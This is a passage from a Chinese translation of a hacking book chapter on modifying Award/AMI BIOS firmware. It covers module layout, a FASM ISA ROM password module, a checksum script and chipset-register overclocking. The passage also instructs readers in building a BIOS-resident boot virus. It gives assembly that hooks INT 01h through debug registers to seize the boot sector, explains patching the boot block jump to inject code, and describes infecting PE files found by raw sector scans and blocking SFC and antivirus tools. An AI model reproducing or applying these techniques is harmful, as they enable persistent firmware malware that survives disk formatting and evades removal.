00000010:  1E B8 40 00 8E D8 C6 86 | 4F 02 00 F7 06 10 00 01 ▲╕@ O╪╞ЖO● ў♣► ☺
00000020:  00 0F 84 ED 00 B0 02 BA | F7 03 EE EB 00 EB 00 FA  ☼Дэ ▒●‖ў♥кы ы ·
...
0001FFD0:  88 1E 00 01 1F 61 CF 00 | 00 50 43 49 2F 49 53 41 И▲ ☺▼a╧  PCI/ISA
0001FFE0:  00 60 03 3C E7 45 84 01 | 00 01 80 00 80 05 3E 93  `♥<чEД☺ ☺A A♣>У
0001FFF0:  EA 5B E0 00 F0 30 36 2F | 31 39 2F 30 33 00 FC E5 ъ[р Ё06/19/03 №x
```

第二类模块的头部包含 55h AAh 特征。如果是这样，那么下一字节确定模块的长度(以每扇区 512 字节计数，例如，10h 扇区是 8KB)。进入点位于从开头偏移 03h 区，通常包含 jmp。还可以用这个方法识别 pxe.lom 模块，i815.vga 模块，所有的 ISA/PCI 模块，和许多其他类型的模块（清单 32.6)。

清单 32.6　pxe.lom 模块包含 55 AA 特征

```
00000000:  55 AA 50 E8 1E 16 CB 8F | F9 03 00 00 00 00 00 00 UкPш▲─╦П·♥
00000010:  00 00 00 00 00 00 20 00 | 40 00 60 00 2E 8B C0 90          @ ` .Л└р
00000020:  55 4E 44 49 16 39 00 00 | 01 02 BD 10 00 08 60 97 UNDI─9 ☺●▌► ◘`ч
```

第三类模块通常以正常的文本头开始，由 0 结束。进入点在 0 之后，在大部分情况下，依旧是 jmp。可以用这个方法识别 awardext.rom，decomp_blk.bin，和 anti_vir.bin 模块(清单 32.7)。

清单 32.7　decomp_blk.bin 模块带文本头，以 0 结束

```
00000000:  3D 20 41 77 61 72 64 20 | 44 65 63 6F 6D 70 72 65 = Award Decompre
00000010:  73 73 69 6F 6E 20 42 69 | 6F 73 20 3D 00 66 60 51 ssion Bios = f`Q
00000020:  06 56 A1 04 01 80 E4 F0 | 80 FC F0 75 3A E8 B2 0A ♠Vб♦☺АфЁAN№Ёu:ш■
```

第四类模块没有头部，直接从进入点开始。Awardeyt.rom 模块是一个很好的例子（清单 32.8)。

清单 32.8　awardeyt.rom 模块从进入点开始

```
00000000:  E9 00 00 90 EA 09 00 00 | A8 8C C8 8E E0 B8 00 A0 ш  Ръо  иM╚Ор╕ a
00000010:  8E D0 66 BC F0 EF 00 00 | B8 00 F0 8E C0 BE B7 D2 O╚f╝Ёя ╕ ЁO└ ╥╥
00000020:  26 0F 01 1C 66 60 1E 06 | 0F A0 0F A8 BA F8 0C 66 &☼☺_f`▲♠☼a☼и‖°♀f
```

第五类模块也没有进入点。它们由其他模块调用的辅助过程组成。因此，可以把其他的模块弄清楚后，再反汇编它们。

因为 BIOS 强烈倾向于使用绝对地址，每个反汇编后的模块必须位于它“本来的”偏移；否则，你的努力将不会有任何结果。IDA 在载入二进制文件时，会自动请求段和偏移；在 HIEW 里，可以使用基址。（或者，你准备手动计算所有的地址？）

反汇编 Intel BIOS 要更复杂一些。实际上，它们是 AMI BIOS 模块；然而，它们太本质了。进入点在文件中间，为了找到它，需要搜索下列序列：FA/FC/8C C8/8E D0（CL/CLD/MOV AX, CS/MOV SS, AX）。它不是精确的进入点，但进入点在它附近。什么最重要？适合黑客的目标最重要。

32.3 Baptizing by fire, or creating an ISA ROM module

介绍完 BIOS 的结构，现在来讲讲怎样编写定制的模块。为了简单起见，我将以编写一个非标准的 ISA ROM 模块为例。通常来说，这个模块用于管理集成的 ISA 控制器（例如额外的 COM 端口）。现在的主板上早已没有 ISA 控制器了（ISA 槽早就从主板上消失了）。然而，BIOS 继续支持 ISA 模块（主要是因为程序员不想修改现有的代码，不然又要花费很长的时间来调试、测试）。主 BIOS 代码（original.tmp）执行之后，载入 ISA 模块，它将得到所有设备的完全控制权，包括 PCI 总线。如果希望的话，也可以增加定制的 PCI 模块；不过，这实现起来更麻烦一些。为了完成这个任务，需要设置扩充的 ROM 基址寄存器（XROMBAR），在模块头伪造 PCI 设备标识符，使它与真实设备的标识符相对应。

ISA 模块以单独的二进制文件形式存在，大小是 200h 字节的倍数，总是载入 xxxx:0000h 地址。在调用 ISA 模块时，部分设备（主内存，键盘，显卡）已经被初始化，但是有些设备（例如硬盘）没有被初始化。可以轻松使用 INT 10h（显卡）和 INT 16h（键盘）中断；但 INT 13h（磁盘）中断还不能很好的工作。

ISA 模块以标准的 55 AA 开始，最后的字节是校验和。用 FASM 写的、最简单的 ISA ROM 模块如清单 32.9 所示。在系统启动过程中，这个模块显示一句欢迎辞，等待用户输入密码。要重输入密码，按<Enter>键。这个黑过的 BIOS 为系统提供了额外的密码保护。注意，不更换 BIOS 的话，没人可以破解这个保护措施。

清单 32.9　实现额外密码保护的 ISA 模块

```
; ISAOEM.ASM
use16                           ; ISA module operates in the 16-bit segment.
DB      55h, 0Ah                ; Boot signature
DB      01h                     ; Block size in sectors (200h each)
```

```
JMP     x_code                  ; Pass control to the password protection cod

x_code:
        ; Preparing the registers
        ; ------------------------
        MOV DX, 101Dh           ; Where to output (DH - Y, DL - X)
        MOV SI, text            ; What to output
        XOR BX, BX              ; Initial color of characters - 1
        MOV CX, 1               ; Output one character at a time.
         ; Display color string.
         ; ---------------------
        ; ---------------------
print_string:
        MOV AH, 02h             ; Function for controlling the cursor
        INT 10h                 ; Position the cursor.
        INC DL                  ; Move to the next position.

        LODSB                   ; Load the next character.
        TEST AL, AL             ; Is this the end of the line?
        JZ input                ; Exit if yes.

        MOV AH, 09h             ; Function for printing a character
        INC BL                  ; Use all colors, one by one.
        INT 10h                 ; Print a character.
        JMP print_string        ; Loop

input:  ; Wait for the password.
        ; ------------------------
        XOR DX, DX              ; Checksum
enters:
        XOR AX, AX              ; Function for reading a character from the
                                ; keyboard
        INT 16h                 ; Read the character.
        CMP AL, 0Dh             ; Is this ENTER?
        JZ input                ; If yes, start the input again.
        XOR AH, AH              ; Clear the scan code.
        ADD DX, AX              ; Compute the CRC.
        CMP DX, 'm' + 's' + 'o' + ']' + '['
        JNZ enters              ; If the password is incorrect, continue.
        RETF
text DB "Matrix has you!", 0
```

用 FASM 编译源码（输入 FASM ISAOEM.ASM 命令），将生成 isaoem.bin 文件。把这个文件载入 HIEW，在尾部加上一连串的 0，使它的大小恰好是 200h 字节的倍数，然后计算校验和。可以用标准的方法计算校验和：把所有的字节加起来（求和），除了 100h，取余数：sum = (sum + next_byte) & 0xFF。整个块的校验和必须等于 0；因此，最后的字节应该是（100h – sum）& 0xFF。为了方便计算校验和，我写了一个简单的 IDA script，如清单 32.10 所示。

清单 32.10　自动计算校验和的 IDA script

```
auto a; auto b; b = 0;
PatchByte(MaxEA()-1, 0);
for(a = MinEA(); a < MaxEA(); a++)
{
        b = (b + Byte(a)) & 0xFF;
}
b = (0x100 - b) & 0xFF ; Message("\n%x\n", b);
PatchByte(MaxEA()-1, b);
```

作为一个变种，也可以使用 Hex Workshop（tools->Generate Check sum-> 8 bit Checksum）。在这个例子里，Hex Workshop 计算的校验和是 CFh；因此，最后的字节应该是 100h –CFh == 31h。把它写入 1FFh 偏移处，退出 HIEW。把这个新模块插入 BIOS（输入下列命令：CBROM.EXE 4PE83619.BIN /ISA ISAOEM.BIN）。然后用 UniFlash 或其他的工具刷新 BIOS。完成之后，重启系统。如果一切顺利，启动屏幕将如图 32.4 所示。




图 32.4　黑过的 BIOS 等待用户输入密码

它工作得很好！注意，尽管拔下主板上的一个跳线，可以轻易地移去标准的 BIOS 密码保护机制（图 32.5），但这个窍门对我们这个例子不起作用。这一次，要想移去密码保护，必须更换 BIOS。




图 32.5　拔下主板上的一个跳线，可以移去 BIOS 里设置的标准密码保护；然而，这个方法对黑过的 BIOS 不起作用

现在，该介绍怎样黑硬盘了（例如，写一个 boot 病毒，使它在格式化驱动器之后，仍能重建自己）。在这里，INT 13h 中断没有帮助，因为 ISA 模块在硬盘初始化之前运行。因此，需要写一个常驻模块。（谁说 BIOS 里没有病毒？）主 BIOS 代码通常加载位于 0000:7C00h 地址的 boot/MBR 扇区，并把控制权交给它。在这个地址设置硬件断点，当所有的设备初始化之后，立即触发它。

惟一的问题是怎样隐藏这些额外的代码。在默认情况下，ISA 模块将被解开放在主内存里，稍后被每个人改写。很久以前的 MS-DOS 时代，许多病毒被放在中断表里，它的上面有部分空闲空间。空闲空间从 0000:01E0h 开始一直延伸到~0000:384h 地址，大约能放 360 个字节定制的中断句柄。对 hacking 来说，这足够了。

清单 32.11 显示的代码——设置硬件断点并捕获把控制权交给 boot 扇区时生成的 INT 01h 中断。每个黑客必须自己写这个句柄。这是标准的 boot 病毒，在网上可以找到类似的例子。

清单 32.11　当加载 boot 扇区时，中断句柄把控制权交给病毒

```
MOV AX, CS                              ; Trap the INT 01h interrupt.
XOR BX, BX
MOV DS, BX
MOV [BX], offset our_vx_code            ; Offset of the custom handler
MOV [BX + 2], BX                        ; in relation to segment 0000h
```

```
MOV DS, AX

MOV EAX, 00000000000000001100000010b
;        ||      ||      ||      ||
;        ||      ||      ||      |└----> BBit Lx can be set.
;        ||      ||      ||      └-----> Bit Gx - any.
;        ||      ||      ||
;        ||      ||      └|-------------> Bits LE & GE. P6 ignores them.
;        ||      ||                      Therefore, their value is not
;        ||      ||                      critical.
;        ||      ||
;        ||      └|-------------------> Interrupt by execution.
;        ||
;        └|-------------------------> LEN Breakpoint length - 1 byte

MOV EBX, 7C00h
;        ^^^^^^^ - Linear physical buffer address,
;                  by which the boot sector will be loaded.

MOV DR7, EAX
MOV DR0, EBX
; ^ Load the values into debug registers. Starting from this point,
; any access to the breakpoint will generate INT 01h.
```

32.4　修改启动块

前面介绍的插入方法只能在 Award 和 Phoenix 上工作，嗯，这不是太好。虽然也有通用的方法，可以兼容所有型号的 BIOS，但是太复杂了。惟一适合插入的位置是 boot block，或者更精确地说，是位于 F000h:FFF0h 地址的无条件转移指令。

随便找一个 BIOS 反汇编一下。为了让各位看得更清楚一些，我以 MSI 865PE Neo3-F 主板的 AMI 6728 版本 52 为例。这个固件的文件是 a6728ims.520。它的 boot block 片段如清单 32.12.所示。

清单 32.12　典型的 boot block 片段

```
0007FD20:  80 00 00 00-00 31 49 38-36 35 78 78-78 00 00 00  И    1I865xxx
0007FD30:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
...
0007FF30:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
0007FFE0:  31 49 38 36-35 58 58 58-00 00 00 00-00 00 00 00  1I865XXX
0007FFF0:  EA CD FF 00-F0 31 31 2F-31 36 2F 30-34 00 FC 00  eÍy ?11/16/04 u
```

在 boot block 尾部，大约有 200h 个 0，那里足够保存额外的代码了。用 EA 30 7F 00 F0（jmp 0F000:7F30）替换 EA CD FF 00-F0（jmp 0F000:0FFCD），把定制的代码复制到那里，庆祝吧。在其他版本的固件里，这个序列可能稍微有些变化；因此，向 BIOS 插入代码前，必须在它的尾部寻找一长串的 0。这是个体力活；而重新计算校验和更难一些。不同型号的 BIOS 把它保存在不同的地方。有可能做什么呢？boot block 的校验和必须等于 0。因此，计算所插入代码的校验和并在结果（与 ISA 模块相比，boot block 是以字为单位计算校验和的，而不是以字节为单位）的基础上加上 2 字节就行了。这确保它的校验和等于 0，在这种情况下，整个 boot block 的校验和也将为 0。因此，就不需要再寻找原来的校验和了。

可以用 boot block 做些什么呢？初看之下，似乎没什么可做的，因为设备还没有被初始化，内存也没有准备好。因此，设置断点不会产生任何结果，因为它不可能捕获到中断向量。黑客全部的计划完蛋了？不，一切才刚刚开始！像你了解的那样，每个 boot block 只初始化部分硬件，实际上是适配器上的外部固件。当主内存准备工作时，这些工作会完成。在 AMI 6782 的例子里，这个构造位于文件头部偏移 7078Dh 处（清单 32.13）。

清单 32.13　魔幻的 55 AA 7x 序列

```
0007078D: 26813F55AA    CMP     w, ES:[BX], 0AA55 ; "?U"
00070792: 7410          JE      0000707A4    -------- (7)
```

因此，黑客所需要做的就是找出类似于 55 AA 7x ??（CMP XXX, AA55h）的序列，并用 EB xx（JMP SHORT xxx，xxx 是指向插入 boot block 代码的指针）替换 7x ??。在覆盖 7x ??前，先把它保存在插入的定制代码里，做完这些之后，才有可能设置捕获启动扇区。因为插入的代码以未打包的形式保存在 BIOS 里，不需要挤在中断表里。有可能把 INT 01h 中断向量重定向到 BIOS。

升高栅栏

有可能捕获 INT 13h 中断（防止它被修改），并在 BIOS 监护它。但这样做有什么好处呢？Windows 不用 INT 13h；因此，插入的代码只在系统启动的初始化阶段被激活。不过，它可以读写扇区。有必要写一个定制的文件系统驱动吗？处理 FAT 很容易，但碰到 NTFS 时怎么办呢？这个很容易解决。插入的代码可以顺序扫描所有的扇区，寻找头部包含 MZ 特征的扇区。如果这个 PE 特征位于 EXE 头部之后，那么这是一个 PE 文件，插入的代码可以用任何可以接受的方法把它的主体插入这个文件。对于插入来说，最好的位置是 PE 头部，因为文件可能分成几段，并不能保证接下来的扇区一定属于它，而不是其它的文件。

为了保证定制的代码获得控制，它必须尽可能多的感染文件。系统文件立即被 SFC 恢复，

其他的文件将被反病毒扫描器修复。然而，SFC 和反病毒软件都是正常的可执行文件，都在病毒获得控制后启动。因此，病毒可以抵制这样的程序，例如，简单的屏蔽它们的执行。

32.5　系统超频

为了超频，有必要写一个把芯片组调整为最优性能的 ROM 模块。用它里面专用的、连到 PCI 总线的寄存器配置芯片组。在 datasheet 里可以找到有关寄存器的描述，这个文档里可能包含“PCI Configuration Registers”部分或类似的信息。通过比较 datasheet 与 BIOS 里的设置选项，我们可以看到，主板厂商故意屏蔽了某些设置。

实际上，VIA Apollo Pro 133 芯片组的 80000064h 寄存器控制内存交叉存取（交叉存取相当影响性能）。基于这个芯片组的大部分主板不提供这样的能力，可以把它解锁吗？

当然可以！PCI 总线有两个有用的端口。端口 CF8h 包含芯片组寄存器的地址，它是解锁所必需的，通过 CFCh 端口交换数据。大部分芯片组寄存器是控制位的集合；因此，在把任何数据写到 CFCh 端口之前，有必要读出芯片组当前的状态，用 OR 和 AND 设置需要的位，在此之后，你可以把更新的寄存器写入它原来的位置。

执行这个任务的、BIOS 扩展部分的汇编代码如清单 32.14 所示。注意，这个代码是为 VIA Apollo Pro 133 芯片组设计的。其他型号芯片组的主人必须按照芯片组附带文档的指示，替换其中的粗体变量。

清单 32.14　开启 DRAM 内存条交叉访问的 BIOS 扩展部分

```
MOV EAX, 80000064h      ; Chipset register controlling the DRAM controller
MOV DX, 0CF8h           ; PCI port (address of the register)
OUT DX, EAX             ; Choose the register.

MOV DX, 0cfch           ; PCI port (data)
IN  EAX, DX             ; Read the contents of the 80000064h register.
OR  EAX, 00020202h      ; Set the bits that enable interleaving.
OUT DX, EAX             ; Write the chipset register.
```

这个模块可以作为 ISA ROM 实现或者插入 boot block，在这里，主要的问题是确保它在 BIOS 初始化硬件后获得控制；否则，它所做的调整将系统被忽略。把最新的固件写入 BIOS 后，你会发现系统性能明显提高（图 32.6 和图 32.7）。可以用同样的方法编辑那些没有出现在 BIOS 里的寄存器。因此，硬件黑客可以把他们的系统超频到不可思议的速度。




图 32.6　默认模式下的内存性能




图 32.7　超频后内存子系统的性能

坦白地说，这并不是超频，只是合法使用了芯片组提供的所有可能性（未文档化的芯片组性能应该在另外的书里讨论）。

32.6　与 BIOS 有关的有用连接

- BIOSMods。专注于 BIOS 和 hacking *BIOS 的网站：http://www.biosmods.com。
- The official Web site of Pinczakko。这是一个极好的、印度尼西亚黑客的网站，他研究过许多型号的 BIOS。他给出的一些技巧，甚至大部分的人做梦都没有想到：http://www.geocities.com/mamanzip。
- “Modification of GigaByte GA-586HX BIOS rev 2.9 for Support of HDD Abouve 32 GiB”。一篇有关修改 BIOS 的有趣文章：http://www.ryston.cz/petr/bios/ ga586hx_mod.html。
- “Award BIOS Reverse Engineering”。著名的 BIOS 黑客 Mappatutu Salihun Darmawan 的一篇文章，重点介绍怎样把定制的代码插入 BIOS：http://www.codebreakers-journal.com/include/getdoc.php?id=83&article=38&mode=pdf。
- “Award BIOS Code Injection”。关于把定制的代码插入 BIOS 的新想法：http://www.codebreakers-journal.com/include/getdoc.php?id=127&article=58&mode=pdf。
- “Using Oda’s WPCREDIT on VIA Motherboards”。介绍通过编辑芯片组寄存器来超频：http://www.overclockers.com/tips105/index.asp。
- H.Oda’s home page。修改芯片组寄存器的实用工具：http://www.h-oda.com/。
- Award BIOS 编辑器。Award BIOS 的免费编辑器，附带源码：http://awdbedit.sourceforge.net/。
- AWShack 1.3。自动把定制代码插入 BIOS 的实用工具：http://webzoom.freewebs.com/tmod/Awdhack.zip。

[General Information]
书名=Shellcoder编程揭秘
作者=（美）Kris Kaspersky著
页数=376
SS号=11751443
出版日期=2006年9月